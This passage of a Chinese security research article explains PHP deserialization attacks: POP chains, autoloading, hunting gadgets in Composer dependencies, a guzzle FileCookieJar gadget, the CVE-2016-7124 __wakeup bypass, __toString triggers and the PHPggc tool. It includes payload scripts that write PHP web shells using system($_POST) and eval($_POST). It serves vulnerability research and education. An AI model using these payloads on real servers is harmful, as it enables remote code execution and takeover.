`unserialize()`使用魔术名 `wakeup()`检查函数的存在。如果存在，该功能可以重构对象可能具有的任何资源。`wakeup()`的预期用途是重新建立在序列化期间可能已丢失的任何数据库连接，并执行其他重新初始化任务。

`_toString()`

`_toString()`方法允许一个类决定如何处理像一个字符串时它将如何反应。

`_invoke()`

当脚本尝试将对象调用为函数时，调用 `_invoke()`方法。

`_set_state()`

`_clone()`

`_debugInfo()`

0x03 PHP 反序列化与 POP 链

就如前文所说，当反序列化参数可控时，可能会产生严重的安全威胁。

面向对象编程从一定程度上来说，就是完成类与类之间的调用。就像 ROP 一样，POP 链起于一些小的“组件”，这些小“组件”可以调用其他的“组件”。在 PHP 中，“组件”就是这些魔术方法（`_wakeup()`或`_destruct`）。

一些对我们来说有用的 POP 链方法：

命令执行 `<>`：

```
exec()  
passthru()
```

```
popen()  
system()
```

文件操作  :

```
file_put_contents()  
file_get_contents()  
unlink()
```

2. POP 链 demo

popdemo.php  :

```
<?php  
class popdemo  
{  
    private $data = "demo\n";  
    private $filename = './demo';  
    public function __wakeup()  
    {  
        // TODO: Implement __wakeup() method.  
        $this->save($this->filename);  
    }  
    public function save($filename)  
    {  
        file_put_contents($filename, $this->data);  
    }  
}
```

上面的代码即完成了一个简单的 POP 链，若传入一个构造好的序列化字符串，则会完成写文件操作。

poc.php  :

```
<?php  
require "./popdemo.php";  
$demo = new popdemo();  
file_put_contents('./pop_serialized.txt', serialize($demo));  
pop_unserialize.php  
  
<?php  
require "./popdemo.php";  
unserialize(file_get_contents('./pop_serialized.txt'));
```



```
lucifaer@lunifierdeMacBook-Pro ~ 11
total 56
-rw-r--r-- 1 lucifaer staff 205B 7 13 11:26 pop_poc.php
-rw-r--r-- 1 lucifaer staff 176B 7 13 11:28 pop_unserialize.php
-rw-r--r-- 1 lucifaer staff 405B 7 13 11:22 popdemo.php
-rw-r--r-- 1 lucifaer staff 240B 7 13 09:38 serialize.php
-rw-r--r-- 1 lucifaer staff 46B 7 13 10:11 serialize.txt
-rw-r--r-- 1 lucifaer staff 290B 7 13 10:10 test.php
-rw-r--r-- 1 lucifaer staff 287B 7 13 10:11 unserialize.php
lucifaer@lunifierdeMacBook-Pro ~ 11
php pop_po
c.php
lucifaer@lunifierdeMacBook-Pro ~ 11
total 64
-rw-r--r-- 1 lucifaer staff 205B 7 13 11:26 pop_poc.php
-rw-r--r-- 1 lucifaer staff 89B 7 13 11:29 pop_serialized.txt
-rw-r--r-- 1 lucifaer staff 176B 7 13 11:28 pop_unserialize.php
-rw-r--r-- 1 lucifaer staff 405B 7 13 11:22 popdemo.php
-rw-r--r-- 1 lucifaer staff 240B 7 13 09:38 serialize.php
-rw-r--r-- 1 lucifaer staff 46B 7 13 10:11 serialize.txt
-rw-r--r-- 1 lucifaer staff 290B 7 13 10:10 test.php
-rw-r--r-- 1 lucifaer staff 287B 7 13 10:11 unserialize.php
lucifaer@lunifierdeMacBook-Pro ~ 11
php pop_un
serialize.php
lucifaer@lunifierdeMacBook-Pro ~ 11
total 72
-rw-r--r-- 1 lucifaer staff 5B 7 13 11:29 demo
-rw-r--r-- 1 lucifaer staff 205B 7 13 11:26 pop_poc.php
-rw-r--r-- 1 lucifaer staff 89B 7 13 11:29 pop_serialized.txt
-rw-r--r-- 1 lucifaer staff 176B 7 13 11:28 pop_unserialize.php
-rw-r--r-- 1 lucifaer staff 405B 7 13 11:22 popdemo.php
-rw-r--r-- 1 lucifaer staff 240B 7 13 09:38 serialize.php
-rw-r--r-- 1 lucifaer staff 46B 7 13 10:11 serialize.txt
-rw-r--r-- 1 lucifaer staff 290B 7 13 10:10 test.php
-rw-r--r-- 1 lucifaer staff 287B 7 13 10:11 unserialize.php
安全客 ( bobao.360.cn )
```

表面上看去，我们完美的执行了代码的功能，那么我们改一下序列化代码，看一看效果：

```
lucifaer@lunifierdeMacBook-Pro ~ 11
cat pop_se
rialized.txt
O:7:"popdemo":2:{s:13:"popdemodata";s:5:"demo
";s:17:"popdemofilename";s:6:"./demo";}%
安全客 ( bobao.360.cn )
```

改为 ：

```
O:7:"popdemo":2:{s:13:"popdemodata";s:5:"hack
";s:17:"popdemofilename";s:6:"./hack";}%
```

便执行了我们想要执行的效果：



```
lucifaer@lunifierdeMacBook-Pro ~ % cat pop_se  
rialized.txt  
O:7:"popdemo":2:{s:13:"popdemodata";s:5:"demo  
";s:17:"popdemofilename";s:6:"./demo";}  
lucifaer@lunifierdeMacBook-Pro ~ % vim pop_se  
rialized.txt  
lucifaer@lunifierdeMacBook-Pro ~ % cat pop_se  
rialized.txt  
O:7:"popdemo":2:{s:13:"popdemodata";s:5:"hack  
";s:17:"popdemofilename";s:6:"./hack";}  
lucifaer@lunifierdeMacBook-Pro ~ % php pop_u  
nserialize.php  
lucifaer@lunifierdeMacBook-Pro ~ % ls  
total 80  
-rw-r--r-- 1 lucifaer staff 5B 7 13 11:29 demo  
-rw-r--r-- 1 lucifaer staff 5B 7 13 11:42 hack  
-rw-r--r-- 1 lucifaer staff 205B 7 13 11:26 pop_poc.php  
-rw-r--r-- 1 lucifaer staff 90B 7 13 11:42 pop_serialized.txt  
-rw-r--r-- 1 lucifaer staff 176B 7 13 11:28 pop_unserialize.php  
-rw-r--r-- 1 lucifaer staff 405B 7 13 11:22 popdemo.php  
-rw-r--r-- 1 lucifaer staff 240B 7 13 09:38 serialize.php  
-rw-r--r-- 1 lucifaer staff 46B 7 13 10:11 serialize.txt  
-rw-r--r-- 1 lucifaer staff 290B 7 13 10:10 test.php  
-rw-r--r-- 1 lucifaer staff 287B 7 13 10:11 unserialize.php
```

安全客 (bobao.360.cn)

3. Autoloading 与 (反) 序列化威胁

PHP 只能 unserialize() 那些定义了的类

传统的 PHP 要求应用程序导入每个类中的所有类文件，这样就意味着每个 PHP 文件需要一列长长的 include 或 require 方法，而在当前主流的 PHP 框架中，都采用了 Autoloading 自动加载类来完成这样繁重的工作。

在完善简化了类之间调用的功能的同时，也为序列化漏洞造成了便捷。

举个例子：

目录结构为下：



index.php :

```
<?php
class autoload
{
    public static function load1($className)
    {
        if (is_file($className.'.php'))
        {
            require $className.'.php';
        }
    }
    public static function load2($className)
    {
        if (is_file('./app/'.$className.'.php'))
        {
            require './app/'.$className.'.php';
        }
    }
    public static function load3($className)
    {
        if (is_file('./lib/'.$className.'.php'))
        {
            require './lib/'.$className.'.php';
        }
    }
}
spl_autoload_register('autoload::load1');
spl_autoload_register('autoload::load2');
spl_autoload_register('autoload::load3');
$test1 = new test1();
$test2 = new test2();
$test3 = new test3();
```

test1.php :

```
<?php
class test1
{
    private $test1_data = 'test1_data';
```

```
private $test1_filename = './test1_demo.txt';

public function __construct()

{

    $this->save($this->test1_filename);

}

public function save($test1_filename)

{


    file_put_contents($test1_filename, $this->test1_data);

}

}
```

其余的 test2 和 test3 和 test1 的内容类似。

运行一下 index.php :



lucifaer@lunifierdeMacBook-Pro ~ 11
total 16
drwxr-xr-x 3 lucifaer staff 102B 7 13 14:08 app
-rw-r--r-- 1 lucifaer staff 818B 7 13 14:08 autoload.php
drwxr-xr-x 3 lucifaer staff 102B 7 13 14:08 lib
-rw-r--r-- 1 lucifaer staff 4558B 7 13 13:56 test1.php
lucifaer@lunifierdeMacBook-Pro ~ 11
lucifaer@lunifierdeMacBook-Pro ~ 11
total 40
drwxr-xr-x 3 lucifaer staff 102B 7 13 14:08 app
-rw-r--r-- 1 lucifaer staff 818B 7 13 14:08 autoload.php
drwxr-xr-x 3 lucifaer staff 102B 7 13 14:08 lib
-rw-r--r-- 1 lucifaer staff 4558B 7 13 13:56 test1.php
-rw-r--r-- 1 lucifaer staff 10B 7 13 14:09 test1_demo.txt
-rw-r--r-- 1 lucifaer staff 10B 7 13 14:09 test2.txt
-rw-r--r-- 1 lucifaer staff 10B 7 13 14:09 test3.txt
安全客 (bobao.360.cn)

可以看到已经自动加载类会自动寻找已经注册在其队列中的类，并在其被实例化的时候，执行相关操作。

若想了解更多关于自动加载类的资料，请查阅 `spl_autoload_register`

4. Composer 与 Autoloading

说到了 Autoloader 自动加载类，就不得不说一下 Composer 这个东西了。Composer 是 PHP 用来管理依赖 (dependency) 关系的工具。你可以在自己的项目中声明所依赖的外部工具库 (libraries)，Composer 会帮你安装这些依赖的库文件。

经常搭建框架环境的同学应该对这个非常熟悉了，无论是搭建一个新的 Laravel 还是一个新的 Symfony，安装步骤中总有一步是通过 Composer 来进行安装。

比如在安装 Laravel 的时候，执行 `composer global require "laravel/installer"` 就可以搭建成以下目录结构的环境：



```
lucifaer@lunifierdeMacBook-Pro ~/Code/laravel/vendor master 11
total 8
-rw-r--r-- 1 lucifaer staff 178B 6 27 20:08 autoload.php
drwxr-xr-x 5 lucifaer staff 170B 6 27 20:08 bin
drwxr-xr-x 11 lucifaer staff 374B 6 27 20:08 composer
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:07 dnoegel
drwxr-xr-x 4 lucifaer staff 136B 6 27 20:08 doctrine
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 erusev
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 fzhaninotto
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 hamcrest
drwxr-xr-x 4 lucifaer staff 136B 6 27 20:07 jakub-onderka
drwxr-xr-x 4 lucifaer staff 136B 6 27 20:08 laravel
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 league
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 mockery
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 monolog
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 mtdowling
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 myclabs
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 nesbot
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:07 nikic
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 paragonie
drwxr-xr-x 5 lucifaer staff 170B 6 27 20:08 phpdocumentor
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 phpspec
drwxr-xr-x 9 lucifaer staff 306B 6 27 20:08 phpunit
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:07 psr
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:07 psy
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 ramsey
drwxr-xr-x 12 lucifaer staff 408B 6 27 20:08 sebastian
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:07 swiftmailer
drwxr-xr-x 15 lucifaer staff 510B 6 27 20:08 symfony
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:07 tijsverkoyen
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:07 vimeo
drwxr-xr-x 3 lucifaer staff 102B 6 27 20:08 webmozart
安全客 ( bobao.360.cn )
```

其中已经将环境所需的依赖库文件配置完毕，正是因为 Composer 与 Autuoloading 的有效结合，才构成了完整的 POP 数据流。

0x04 反序列化漏洞的挖掘

1. 概述

通过上面对 Composer 的介绍，我们可以看出，Composer 所拉取的依赖库文件是一个框架的基础。

而 Composer 默认是从 Packagist 来下载依赖库的。

所以我们挖掘漏洞的思路就可以从依赖库文件入手。

目前总结出来两种大的趋势，还有一种猜想：

- 1.从可能存在漏洞的依赖库文件入手
- 2.从应用的代码框架的逻辑上入手

3.从 PHP 语言本身漏洞入手

接下来逐个的介绍一下。

2. 依赖库

以下这些依赖库，准确来说并不能说是依赖库的问题，只能说这些依赖库存在我们想要的文件读写或者代码执行的功能。而引用这些依赖库的应用在引用时并没有完善的过滤，从而产生漏洞。

cartalyst/sentry

cartalyst/sentinel

寻找依赖库漏洞的方法，可以说是简单粗暴：

首先在依赖库中使用 RIPS 或 grep 全局搜索 _wakeup() 和 _destruct()

从最流行的库开始，跟进每个类，查看是否存在我们可以利用的组件（可被漏洞利用的操作）

手动验证，并构建 POP 链

利用易受攻击的方式部署应用程序和 POP 组件，通过自动加载类来生成 poc 及测试漏洞。

以下为一些存在可利用组件的依赖库：

任意写

monolog/monolog(<1.11.0)

guzzlehttp/guzzle

guzzle/guzzle

任意删除

swiftmailer/swiftmailer

拒绝式服务(proc_terminate())

symfony/process

下面来举一个老外已经说过的经典例子，来具体的说一下过程。

例子

1. 寻找可能存在漏洞的应用

存在漏洞的应用：cartalyst/sentry

漏洞存在于：/src/Cartalyst/Sentry/Cookies/NativeCookie.php ：

```
...
public function getCookie()
{
    ...
    return unserialize($_COOKIE[$this->getKey()]);
    ...
}

}
```

应用使用的库中的可利用的 POP 组件：guzzlehttp/guzzle

寻找 POP 组件的最好方式，就是直接看 composer.json 文件，该文件中写明了应用需要使用的库。

```
{
    "require": {
        "cartalyst/sentry": "2.1.5",
        "illuminate/database": "4.0.*",
        "guzzlehttp/guzzle": "6.0.2",
        "swiftmailer/swiftmailer": "5.4.1"
    }
}
```

2. 寻找可以利用的 POP 组件

我们下载 guzzlehttp/guzzle 这个依赖库，并使用 grep 来搜索一下 __destruct() 和 __wakeup()

```
lucifaer@lunifierdeMacBook-Pro ~/Documents/安全研究/php反序列化/漏洞demo/guzzle master grep -rn '__destruct()'
*
build/Burgomaster.php:69:    public function __destruct()
src/Cookie/FileCookieJar.php:37:    public function __destruct()
src/Cookie/SessionCookieJar.php:33:    public function __destruct()
src/Handler/CurlMultiHandler.php:53:    public function __destruct()

安全客 ( bobao.360.cn )
```

逐个看一下，在/guzzle/src/Cookie/FileCookieJar.php 发现可利用的 POP 组件：

```
    public function __destruct()
    {
        $this->save($this->filename);
    }
}

安全客 ( bobao.360.cn )
```

跟进看一下 save 方法：



```
public function save($filename)
{
    $json = [];
    foreach ($this as $cookie) {
        /** @var SetCookie $cookie */
        if (CookieJar::shouldPersist($cookie, $this->storeSessionCookies)) {
            $json[] = $cookie->toArray();
        }
    }

    $jsonStr = \GuzzleHttp\json_encode($json);
    if (false === file_put_contents($filename, $jsonStr)) {
        throw new \RuntimeException("Unable to save file {$filename}");
    }
}
```

安全客 (bobao.360.cn)

存在一下代码，造成任意文件写操作 `<>`：

```
if (false === file_put_contents($filename, $jsonStr))
```

注意到现在\$filename 可控，也就是文件名可控。同时看到\$jsonStr 为上层循环来得到的数组经过 json 编码后得到的，且数组内容为\$cookie->toArray()，也就是说如果我们可控\$cookie->toArray()的值，我们就能控制文件内容。

如何找到\$cookie 呢？注意到前面

```
class FileCookieJar extends CookieJar
    安全客 ( bobao.360.cn )
```

跟进父类，看到父类 implements 了 CookieJarInterface

```
class CookieJar implements CookieJarInterface
    安全客 ( bobao.360.cn )
```

还有其中的 toArray 方法

```
public function toArray()
{
    return array_map(function (SetCookie $cookie) {
        return $cookie->toArray();
    }, $this->getIterator()->getArrayCopy());
}
```

很明显调用了其中的 SetCookie 的接口：

```
public function setCookie(SetCookie $cookie);
    安全客 ( bobao.360.cn )
```

看一下目录结构：

```
lucifaer@lunifierdeMacBook-Pro ~ % tree ./src/Cookie
./src/Cookie
├── CookieJar.php
├── CookieJarInterface.php
├── FileCookieJar.php
└── SessionCookieJar.php
lucifaer@lunifierdeMacBook-Pro ~ % cd ./src/Cookie
lucifaer@lunifierdeMacBook-Pro ./src/Cookie % git status
# master
  tree ./src/Cookie
  nothing to commit, working directory clean
lucifaer@lunifierdeMacBook-Pro ./src/Cookie %
```

安全客 (bobao.360.cn)

所以定位到 SetCookie.php :

```
public function toArray()
{
    return $this->data;
} 安全客 ( bobao.360.cn )
```

可以看到，这里只是简单的返回了 data 数组的特定键值。

3. 手动验证，并构建 POP 链

首先我们先在 vm 中写一个 composer.json 文件 :

```
{
  "require": {
    "guzzlehttp/guzzle": "6.0.2"
  }
}
```

接下来安装 Composer :

```
$ curl -sS https://getcomposer.org/installer | php
```

然后根据 composer.json 来安装依赖库 :

```
$ php composer.phar install
```

```
lucifaer@lunifierdeMacBook-Pro ~ % curl -sS https://getcomposer.org/installer | php
All settings correct for using Composer
Downloading...

Composer (version 1.4.2) successfully installed to: /Users/lucifaer/Documents/安全研究/php反序列化/漏洞demo/composer.phar
Use it: php composer.phar

lucifaer@lunifierdeMacBook-Pro ~ % php composer.phar install
Loading composer repositories with package information
Updating dependencies (including require-dev)
Package operations: 4 installs, 0 updates, 0 removals
- Installing guzzlehttp/promises (v1.3.1): Loading from cache
- Installing psr/http-message (1.0.1): Loading from cache
- Installing guzzlehttp/psr7 (1.4.2): Loading from cache
- Installing guzzlehttp/guzzle (6.0.2): Downloading (100%)
Writing lock file
Generating autoload files
lucifaer@lunifierdeMacBook-Pro ~ %
```

安全客 (bobao.360.cn)

接下来，我们根据上面的分析，来构造 payload :

payload.php :

```
<?php
require __DIR__.'/vendor/autoload.php';
use GuzzleHttp\Cookie\FileCookieJar;
```

```
use GuzzleHttp\Cookie\SetCookie;
$obj = new FileCookieJar('./shell.php');
$payload = '<?php echo system($_POST["poc"]);?>';
$obj->setCookie(new SetCookie([
    'Name' => 'lucifaer',
    'Value' => 'test_poc',
    'Domain' => $payload,
    'Expires' => time()
]));
file_put_contents('./build_poc', serialize($obj));
```

我们执行完该脚本，看一下生成的脚本的内容：

```
* lucifaer@lunifierdeMacBook-Pro ~ 11
total 3632
-rw-r--r-- 1 lucifaer staff 536B 7 14 12:51 build_poc
-rw-r--r-- 1 lucifaer staff 53B 7 14 12:05 composer.json
-rw-r--r-- 1 lucifaer staff 7.9K 7 14 12:06 composer.lock
-rwxr-xr-x 1 lucifaer staff 1.8M 7 14 12:05 composer.phar
drwxr-xr-x 3 lucifaer staff 102B 7 14 12:06 Guzzle
-rw-r--r-- 1 lucifaer staff 416B 7 14 12:51 payload.php
drwxr-xr-x 6 lucifaer staff 204B 7 14 12:06 vendor
lucifaer@lunifierdeMacBook-Pro ~ 11
cat build_poc
0:31:"GuzzleHttp\Cookie\FileCookieJar":3:{s:41:"GuzzleHttp\Cookie\FileCookieJarfilename";s:22:"./demo_shell/shell.php"
;s:36:"GuzzleHttp\Cookie\CookieJarcookies";a:1:{i:0;s:27:"GuzzleHttp\Cookie\SetCookie":1:{s:33:"GuzzleHttp\Cookie\SetCookie"
;a:9:{s:4:"Name";s:8:"lucifaer";s:5:"Value";s:8:"test_poc";s:6:"Domain";s:35:"<?php echo system($_POST["poc"]);?>";s:4:"Path";s:1:"/";s:7:"Max-Age";N;s:7:"Expires";i:1500007880;s:6:"Secure";b:0;s:7:"Discard";b:0;s:8:"HttpOnly";b:0;}}}}s:39:"GuzzleHttp\Cookie\CookieJarstrictMode";N;}"
```

我们再写一个反序列化的 demo 脚本 `<>`：

```
<?php
require __DIR__.'/vendor/autoload.php';
unserialize(file_get_contents("./build_poc"));
```

运行后，完成任意文件写操作。至此，我们可以利用生成的序列化攻击向量来进行测试。

3. PHP 语言本身漏洞

提到这一点就不得不提去年的 CVE-2016-7124，同时具有代表性的漏洞即为 SugarCRM v6.5.23 PHP 反序列化对象注入。

在这里我们就不多赘述 SugarCRM 的这个漏洞，我们来聊一聊 CVE-2016-7124 这个漏洞。

触发该漏洞的 PHP 版本为 PHP5 小于 5.6.25 或 PHP7 小于 7.0.10。

漏洞可以简要的概括为：当序列化字符串中表示对象个数的值大于真实的属性个数时会跳过 `_wakeup()` 的执行。

我们用一个 demo 来解释一下。

例子  :


```
<?php
class Test
{
    private $poc = "";
    public function __construct($poc)
    {
        $this->poc = $poc;
    }
    function __destruct()
    {
        if ($this->poc != "")
        {
            file_put_contents('shell.php', '<?php eval($_POST["shell"]);?>');
            die('Success!!!');
        }
        else
        {
            die('fail to getshell!!!');
        }
    }
    function __wakeup()
    {
        foreach(get_object_vars($this) as $k => $v)
        {
            $this->$k = null;
        }
        echo "waking up...\n";
    }
}
$poc = $_GET['poc'];
if(!isset($poc))
{
    show_source(__FILE__);
    die();
}
$a = unserialize($poc);
```

代码很简单，但是关键就是需要再反序列化的时候绕过__wakeup以达到写文件的操作。

根据cve-2016-7124我们可以构造一下我们的poc¹⁰：

```
<?php
class Test
{
    private $poc = '';
    public function __construct($poc)
    {
        $this->poc = $poc;
    }
    function __destruct()
    {
        if ($this->poc != '')
        {
            file_put_contents('shell.php', '<?php eval($_POST["shell"]);?>');
            die('Success!!!');
        }
        else
        {
            die('fail to getshell!!!');
        }
    }
    function __wakeup()
    {
        foreach(get_object_vars($this) as $k => $v)
        {
            $this->$k = null;
        }
        echo "waking up...\n";
    }
}
$a = new Test('shell');
$poc = serialize($a);
print($poc);
```

运行该脚本，我们就获得了我们poc



通上文所说道的，在这里需要改两个地方：

将 1 改为大于 1 的任何整数

将 Testpoc 改为%00Test%00poc

传入修改后的 poc，即可看到：



写文件操作执行成功。

0x05 拓展思路

1. 抛砖引玉——魔法函数可能造成的威胁

刚刚想到这一点的时候准备好好研究一下，没想到 p 师傅第二天小密圈就放出来这个话题了。接下来顺着这个思路，我们向下深挖一下。

__toString()

经过上面的总结，我们不难看出，PHP 中反序列化导致的漏洞中，除了利用 PHP 本身的漏洞以外，我们通常会寻找 __destruct、__wakeup、__toString 等方法，看看这些方法中是否有可利用的代码。

而由于惯性思维，`__toString` 常常被漏洞挖掘者忽略。其实，当反序列化后的对象被输出在模板中的时候（转换成字符串的时候），就可以触发相应的漏洞。

`__toString` 触发条件：

`echo ($obj) / print($obj)` 打印时会触发

字符串连接时

格式化字符串时

与字符串进行`==`比较时（PHP 进行`==`比较的时候会转换参数类型）

格式化 SQL 语句，绑定参数时

数组中有字符串时


我们来写一个 demo 看一下

`toString_demo.php` :

```
<?php
class toString_demo
{
    private $test1 = 'test1';
    public function __construct($test)
    {
        $this->test1 = $test;
    }
    public function __destruct()
    {
        // TODO: Implement __destruct() method.
        print "__destruct:";
        print $this->test1;
        print "\n";
    }
    public function __wakeup()
    {
        // TODO: Implement __wakeup() method.
        print "__wakeup:";
        $this->test1 = "wakeup";
        print $this->test1."\n";
    }
    public function __toString()
```

```
{  
    // TODO: Implement __toString() method.  
    print "__toString:";  
    $this->test1 = "tosTRING";  
    return $this->test1."\n";  
}  
}  
  
$a = new toString_demo("demo");  
$b = serialize($a);  
$c = unserialize($b);  
//print "\n".$a."\n";  
//print $b."\n";  
print $c;
```

执行结果为下：



lucifaer@lunifierdeMacBook-Pro: ~ [10:11:11] > php toString_demo.php
__wakeup:wakeup
__toString:tosTRING
__destruct:tosTRING
__destruct:demo
安全客 (bobao.360.cn)

通过上面的测试，可以总结以下几点：

echo (\$obj) / print(\$obj) 打印时会触发
__wakeup 的优先级 > __toString > __destruct
每执行完一个魔法函数，

接下来从两个方面继续来深入：

字符串操作

魔术函数的优先级可能造成的变量覆盖

字符串操作

字符串拼接：

在字符串与反序列化后的对象与字符串进行字符串拼接时，会触发 __toString 方法。



```
$a = new toString_demo("demo");
$b = serialize($a);
$c = unserialize($b);

//print "\n".$a."\n";
//print $b."\n";
//print $c;

$d = 'test' . $c;
//print $d;%
```

lucifaer@lunifierdeMacBook-Pro:~/Documents\$./php toString_demo.php

__wakeup:wakeup
__toString:__destruct:toString
__destruct:demo

安全客 (bobao.360.cn)

字

字符串函数：

经过测试，当反序列化后的最想在经过 php 字符串函数时，都会执行__toString 方法，从这一点我们就可以看出，__toString 所可能造成的安全隐患。

下面举几个常见的函数作为例子（所使用的类还是上面给出的 toString_demo 类）：

```
$a = new toString_demo( test: "demo" );
$b = serialize($a);
$c = unserialize($b);

//print "\n".$a."\n";
//print $b."\n";
//print $c;
//$d = 'test' . $c;
$e = addslashes($c);
```

```
ring
/usr/local/Cellar/php56/5.6.29_5/bin/php -r "
$a = new toString_demo( test: 'test' );
$b = serialize($a);
$c = unserialize($b);
$d = addslashes($c);
echo $d;
"
__wakeup:wakeup
__toString:__destruct:toString
__destruct:demo

Process finished with exit code 0
```

安全客 (bobao.360.cn)

数组操作

将反序列化后的对象加入到数组中，并不会触发__toString方法：



```
$a = new toString_demo( test: "demo" );
$b = serialize($a);
$c = unserialize($b);

//print "\n".$a."\n";
//print $b."\n";
//print $c;
//$d = 'test' . $c;
//$e = strrev($c);
$array = [];
array_push($array, $c);
//array_pop($array);
```

ring

```
/usr/local/Cellar/php56/5.6.29_5/bin/php
__wakeup:wakeup
__destruct:demo
__destruct:wakeup
```

安全客 (bobao.360.cn)

但是在 in_array()方法中，在数组中有__toString 返回的字符串的时候__toString 会被调用：

```
public function __toString()
{
    // TODO: Implement __toString() method.
    print "__toString:"; TODO: Implement __toString() method.
    print "\n";
    $this->test1 = "tosTRING";
    return $this->test1."\n";
}

$a = new toString_demo( test: "demo" );
$b = serialize($a);
$c = unserialize($b);

//print "\n".$a."\n";
//print $b."\n";
//print $c;
//$d = 'test' . $c;
//$/e = strrev($c);
$array = [];
array_push($array, $c);
in_array($c, ['tosTRING', 'a']);
```

ring
/usr/local/Cellar/php56/5.6.29_5/bin/php /Users/lucifaer/Documents/安全研究/php反序列化研究
__wakeup:wakeup
__toString:
__toString:
__destruct:demo
__destruct:tosTRING

安全客 (bobao.360.cn)

class_exists

从 `in_array()` 方法中，我们又有了拓展性的想法。我们都知道，在 PHP 底层，类似于 `in_array()` 这类函数，都属于先执行，之后返回判断结果。那么顺着这个想法，我想到了去年的 IPS Community Suite <= 4.1.12.3 Autoloaded PHP 远程代码执行漏洞，这个漏洞中有一个非常有意思的触发点，就是通过 `class_exists()` 造成相关类的调用，从而触发漏洞。

通过测试，我们发现了，如果将反序列化后的对象带入 `class_exists()` 方法中，同样会造成 `__toString` 的执行：



```
public function __toString()
{
    // TODO: Implement __toString() method
    print "__toString:";
    print "\n";
    $this->test1 = "tosTRING";
    return $this->test1."\n";
}

$a = new toString_demo( test: "demo" );
$b = serialize($a);
$c = unserialize($b);

//print "\n".$a."\n";
//print $b."\n";
//print $c;
//$d = 'test' . $c;
//$e = strrev($c);
//array = [];
//array_push($array, $c);
//in_array($c, ['tosTRING', 'a']);
class_exists($c);
```

ing

```
/usr/local/Cellar/php56/5.6.29_5/bin/php -f /Users/zhengjia/Downloads/2017-3-10-14-15-14.php
__wakeup:wakeup
__toString:
__destruct:tosTRING
__destruct:demo
```

Process finished with exit code 0

安全客 (bobao.360.cn)

2. 猜想——对象处理过程可能出现的威胁

通过 `class_exists` 可能触发的危险操作，继续向下想一下，是否在对象处理过程中也有可能存在漏洞呢？

还记的去年爆出了一个 PHP GC 算法和反序列化机制释放后重用漏洞，是垃圾回收机制本身所出现的问题，在释放与重用的过程中存在的问题。

顺着这个思路，大家可以继续在对象创建、对象执行、对象销毁方面进行深入的研究。

0x06 PHPggc

在 0x04 的第二节中，我们提到了 cms 在引用某些依赖库时，可能存在（反）序列化漏洞。那么是否有工具可以生成这些通用型漏洞的测试向量呢？

当然是存在的。在 `github` 上我们找到了 `PHPggc` 这个工具，它可以快速的生成主流框架的序列化测试向量。

关于该测试框架的一点简单的分析

1. 目录结构

目录结构为下 ：

```
|- phpggc
|-- gadgetchains    // 相应框架存在漏洞的类以及漏洞利用代码
|-- lib              // 框架调度及核心代码
|-- phpggc          // 入口
|-- README.md
```

2. 框架运行流程

首先，入口文件为 `phpggc`，直接跟进 `lib/PHPGGC.php` 框架核心文件。

在 `__construct` 中完成了当前文件完整路径的获取，以及定义自动加载函数，以实现对于下面的类的实例化操作。

关键的操作为 ：

```
$this->gadgets = $this->get_gadget_chains();
```

可以跟进代码看一看，其完成了对于所有 `payload` 的加载及保存，将所有的 `payload` 进行实例化，并保存在一个全局数组中，以方便调用。

可以动态跟进，看一下 ：

```
public function get_gadget_chains()
```

```
{  
    $this->include_gadget_chains();  
    $classes = get_declared_classes();  
    $classes = array_filter($classes, function($class)  
    {  
        return is_subclass_of($class, '\\PHPGGC\\GadgetChain') &&  
            strpos($class, 'GadgetChain\\') === 0;  
    });  
    $objects = array_map(function($class)  
    {  
